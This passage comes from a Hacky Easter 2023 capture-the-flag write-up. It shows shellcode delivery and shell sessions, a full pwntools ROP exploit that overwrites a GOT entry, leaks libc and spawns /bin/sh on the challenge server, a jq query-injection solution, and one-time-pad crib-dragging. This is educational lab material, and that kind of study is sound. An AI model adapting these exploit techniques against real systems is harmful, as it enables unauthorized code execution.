f7\x97\xaf\xaf\xb6\x16x`HOG_\x88\xbf\x8e\xcfX\xd0'\x90\xd0\xb6\xaf?\xc0\xd0n\xd8\x87\xbeh"
io.recvuntil(b'=\n')
io.send(shellcode + b'\r')
io.interactive()
```

Running this attack gives us a shell on the server and we find the flag at

```
[+] Opening connection to ch.hackyeaster.com on port 2309: Done
[*] Switching to interactive mode
$
$ ls
hell
ynetd
$ cd /
$ ls f*
fl@gst0r3
$ cd fl@gst0r3
$ ls
flag
$ cat flag
he2023{th1s_1s_SP1N4l_t4P!!}$
```

Yes, it was Spinal Tap! What a ride!

[HE22.35] Thumper's PWN - Ring 1



Intro

Thumper has finally reached the innermost ring. He's given one last task to complete. You need to get a passing average to get the flag.

Target: `nc ch.hackyeaster.com 2315`

Note: The service is restarted every hour at x:00.

File: `thumperspwn1.zip`

Solution

The executable given is again for Linux and the C-code can be extracted using Ghidra

```c
#include <stdio.h>
#include <stdlib.h>

void read_ints(long *arr,int max_input)
{
  int nNum;
  int i;

  for (i = 0; i <= max_input; i = i + 1) {
    nNum = scanf("%lld",arr + i);
    if (nNum != 1) {
                    /* WARNING: Subroutine does not return */
      exit(-1);
    }
    if (arr[i] == 0) break;
  }
  return;
}

int norm(long *arr,long *result)
{
  int i;

  *result = 0;
  for (i = 0; arr[i] != 0; i = i + 1) {
    *result = *result + arr[i];
  }
  *result = *result / (long)i;
  return i;
}


void main(void)
{
  int iVar1;
  long arr[5];
  long *avg_ptr;
  long average;

  arr[0] = 0;
  arr[1] = 0;
  arr[2] = 0;
  arr[3] = 0;
  arr[4] = 0;
  average = 0;
  avg_ptr = &average;
  puts("Give me a list of integers and I calculate the average");
  puts("0 is interpreted as the end of the input");
  read_ints(arr,5);
  iVar1 = norm(arr,avg_ptr);
  if (5 < iVar1) {
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  printf("%lld\n",average);
```

```
  return;
}
```

Things to notice:

- in `main` there is an array defined, starting at `arr_5` that has room for 5 values, followed by another value, `avg_ptr`, and followed by another value `average`. As part of the initialization, `avg_ptr` is initialized to `average`. When calling `norm`, `avg_ptr` is passed to hold the result.
- in `read_ints` at maximum of 5 values should be read, but the loop conditions are such that 6 value can be read. Effectively, `avg_ptr` is overwritten and does not point at `average` anymore
- in `norm` the average of arr[0..5] is written to where `avg_ptr` points at. The loop is set-up so that it just continues until a 0 is hit. Fortunately, just following `avg_ptr` is `average` and this one is initialized to 0. So the we should be calling

Effectively, we have a write-what-where gadget using `avp_ptr` that we can use to redirect `exit` to `main`. This allows us to re-enter the program over and over again.

When calling `exit` the contents of `arr[0..5]` are still on the stack, just separated by the return address. Using the `possibly_helpful_gadget` we can install a ROP-chaing to leak libc-addresses. Using the leaked addresses we can infer the randomization offset and call a gadget for the win.

Unfortunately, the ROP-chain leaks successfully, but fails afterwards during the next run in main.

Some discussion led to the insight that there is a stack alignment issue and thus the attack has to be re-modelled slightly: instead of redirecting exit to main, it is redirected to the `pop rdi; ret` gadget and the address of main is placed in the first position of the array. In this way we are jumping back to main. Now to leak the libc-addresses, we need to insert another `ret` to align the stack. This means that we cannot write a defined value to a defined address, but at least we control where to write. Use 0x601000 as address to write to and build this ROP chain:

```
arr[0]: {ret}
arr[1]: {pop rdi; ret}
arr[2]: {puts_got}
arr[3]: {puts}
arr[4]: {main}
arr[5]: harmless address
```

Now the ROP returns to main and doesn't crash and we can create another ROP chain to jump to a gadget.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host ch.hackyeaster.com --port 2315 ./main
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./main')
host = args.HOST or 'ch.hackyeaster.com'
port = int(args.PORT or 2315)
```

```
def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)

def rop_inputs(target_addr, target_val, chain):
    assert target_val < 0x3FFFFFFFFFFFFFFF
    inputs = [0,0,0,0,0,0]
    inputs[5] = target_addr
    for i in range(len(chain)):
        inputs[i] = chain[i]
    tmp = (target_val * 6 - sum(inputs)) // (6 - len(chain))
    for i in range(len(chain),4):
        inputs[i] = tmp
    inputs[4] = (target_val * 6 - sum(inputs))
    assert (sum(inputs) // 6) == target_val
    return inputs

io = start()

# some important constraints for ROP
rop_ret = 0x400933
rop_pop_rdi_ret = 0x400932
rop_harmless = 0x601000

# first redirect exit to call main again
# but because of stack alignment issues, do it via
```

```
# 0x400932 (pop rdi; ret) and then leave 0x40094b
# in input[0]
target_addr = exe.got['exit']
target_val = rop_pop_rdi_ret
inputs = rop_inputs(target_addr, target_val,[exe.symbols['main']])
log.info(io.recvuntil(b'input\n').decode('ascii'))
for v in inputs:
    io.sendline(str(v).encode('ascii'))


# define first rop to leak address of puts
# because of stack alignment issues, we just send it to somewhere where it
# cannot cause any harm
chain=[rop_ret, rop_pop_rdi_ret,
       exe.got['puts'], exe.symbols['puts'],
       exe.symbols['main'], rop_harmless]

log.info(io.recvuntil(b'input\n').decode('ascii'))
for v in chain:
    io.sendline(str(v).encode('ascii'))
tmp = io.recvuntil(b"\n").rstrip()
leaked_addr_puts_libc = u64(tmp.ljust(8, b"\x00")[:8])
log.info(f'Leaked server\'s libc address, puts(): {leaked_addr_puts_libc:x}')

if args.LOCAL:
    """
    root@hlzar> one_gadget /usr/lib/x86_64-linux-gnu/libc.so.6
    0x4bfe0 posix_spawn(rsp+0xc, "/bin/sh", 0, rbx, rsp+0x50, environ)
    constraints:
      rsp & 0xf == 0
      rcx == NULL
      rbx == NULL || (u16)[rbx] == NULL

    0xf2532 posix_spawn(rsp+0x64, "/bin/sh", [rsp+0x40], 0, rsp+0x70, [rsp+0xf0])
    constraints:
      [rsp+0x70] == NULL
      [[rsp+0xf0]] == NULL || [rsp+0xf0] == NULL
      [rsp+0x40] == NULL || (s32)[[rsp+0x40]+0x4] <= 0

    0xf253a posix_spawn(rsp+0x64, "/bin/sh", [rsp+0x40], 0, rsp+0x70, r9)
    constraints:
      [rsp+0x70] == NULL
      [r9] == NULL || r9 == NULL
      [rsp+0x40] == NULL || (s32)[[rsp+0x40]+0x4] <= 0

    0xf253f posix_spawn(rsp+0x64, "/bin/sh", rdx, 0, rsp+0x70, r9)
    constraints:
      [rsp+0x70] == NULL
      [r9] == NULL || r9 == NULL
      rdx == NULL || (s32)[rdx+0x4] <= 0
    """
    libc_path = '/usr/lib/x86_64-linux-gnu/libc.so.6'
    gadget = 0x4bfe0
    gadget = 0xf2532
    gadget = 0xf253a
else:
    """
    symbols from the remote libc (identified from leaked addresses):

    root@hlzar> one_gadget ./libc6_2.27-3ubuntu1.6_amd64.so
    0x4f2a5 execve("/bin/sh", rsp+0x40, environ)
```

```
    constraints:
      rsp & 0xf == 0
      rcx == NULL

    0x4f302 execve("/bin/sh", rsp+0x40, environ)
    constraints:
      [rsp+0x40] == NULL

    0x10a2fc execve("/bin/sh", rsp+0x70, environ)
    constraints:
      [rsp+0x70] == NULL
    """
    libc_path = './libc6_2.27-3ubuntu1.6_amd64.so'
    gadget = 0x10a2fc
    gadget = 0x4f2a5
    gadget = 0x4f302

libc = context.binary = ELF(libc_path)
addr_puts = libc.symbols['puts']
# addr_execve = libc.symbols['execve'] - addr_puts + leaked_addr_puts_libc
addr_gadget = gadget - addr_puts + leaked_addr_puts_libc

# now call execve from the ROP
chain =[addr_gadget, 1, 1, 1, 1, rop_harmless]

log.info(io.recvuntil(b'input\n').decode('ascii'))
for v in chain:
    print(v, hex(v), str(v).encode('ascii'))
    io.sendline(str(v).encode('ascii'))
io.interactive()
```

I cheated here by assuming that we use the same libc-version as in Ring-2 since it is running at the same host. This second ROP does give us a shell and we can get the flag:

```
[*] Switching to interactive mode
$ cd challenge
$ ls
FLAG
main
$ cat FLAG
he2023{w3ll_d0ne_you_g0t_4_p4$$1ng_av3rag3_alth0ugh_w3_were_0ff_by_0n3}
```

[HE22.35] Jason

Intro

Jason has implemented an information service.

He has hidden a flag in it, can you find it?

Connect to the server:

```
nc ch.hackyeaster.com 2304
```

Note: The service is restarted every hour at x:00.

Solution

The title of the challenge seems to indicate that we are dealing with JSON in one form or the other. We are presented with a terminal (text) application that asks for an input and prints an answer. There are several different cases:

- if we enter one word of the category, we get the answer (`name` -→ `Jason`)
- if we enter another word, but not a key, we get `null` as the result
- if we enter an incorrect character, we get `Invalid input`
- if we enter something that is not forbidden, but triggers an error, we get `Something went wrong`
- there is also some time-out on the input that prints the `Something went wrong` message

After a lot of playing around, we find that `.` triggers `{` as an answer. This at least seems promising as the start of a JSON output, probably we are just given the first line of the output. Searching for tools that could be used to process the input, `jq` seems a possible candidate and we can build up a command to list all the keys available.

```
> enter "name", "surname", "street", "city", "country", or "q" to quit
>  | keys[]
Result: "city"
```

```
> enter "name", "surname", "street", "city", "country", or "q" to quit
>  | keys | @csv
Result: "\"city\",\"country\",\"covert\",\"name\",\"street\",\"surname\""
> enter "name", "surname", "street", "city", "country", or "q" to quit
> covert
Result: {
> enter "name", "surname", "street", "city", "country", or "q" to quit
> covert | keys | @csv
```

```
> Result: "\"flag\""
> enter "name", "surname", "street", "city", "country", or "q" to quit
> covert.flag
Result: "he2023{gr3pp1n_d4_js0n_l1k3_4_pr0!}"
```

The output above has been cleaned up for some `Something went wrong` messages

[HE22.36] The Little Rabbit

Intro

Oh no! Someone encrypted my poem, using a One-Time-Pad.

Good news: Each line was encrypted individually, with the same key.

Bad news: The plaintext was changed somehow, before encryption.

Solution

The poem is encrypted using a One-Time-Pad, so it is probably xor'ed with the plaintext. And since the same pad was used for all the lines, we can try a bootstrap approach: if we have a crib and we know the position of the crib, then in all the other lines at the same positions there must also be a sensible text.

The poem was altered before encryption and from the title given in `cipher.txt`: "The Little Rabbit Ohaal" we can deduct that the poem was rot13 treated before encryption.

To start with, use the crib `he2023{`, rot 13 it to `ur2023{` and scan all lines at all positions. Print the ones where all four lines have text that contains only letters, numbers, or punctuation characters ` {}.,!_`. This gives a nice start (use Cyber Chef to get the rot13 cribs):

```
b' ur2023{' pos: 11 ,ggyr Oha, ,nyy bs u, ,uvat va , , ur2023{,
o' he2023{' cbf: 11 ,ttle Bun, ,all of h, ,hing in , , he2023{,
```

Now on to `ttle Bun` which must be ` little Bunny `and which in turn gives us fragments on the other lines to extend. Repeating this process we get inthe end the partially decoded poem:

```
I have a little Bunny with a coat as soft as down
And nearly all of him is white except one bit of brown
The first thing in the morning when I get out of bed
I wonder if he2023{cr1b_dr4ggin_4_pr0fit!} is the flag
```

So the flag is `he2023{cr1b_dr4ggin_4_pr0fit!}`

Level 9: The End

PH1N1SH3R 2023

You have mastered all levels in Hacky Easter 2023! Congrats!! 🎉 🎉 🎉 👍

You should get a 🏅 badge from eu.badgr.com soon. If not, please contact us at hackyeaster@gmail.com.

Got feedback? Let us know! Feedback Form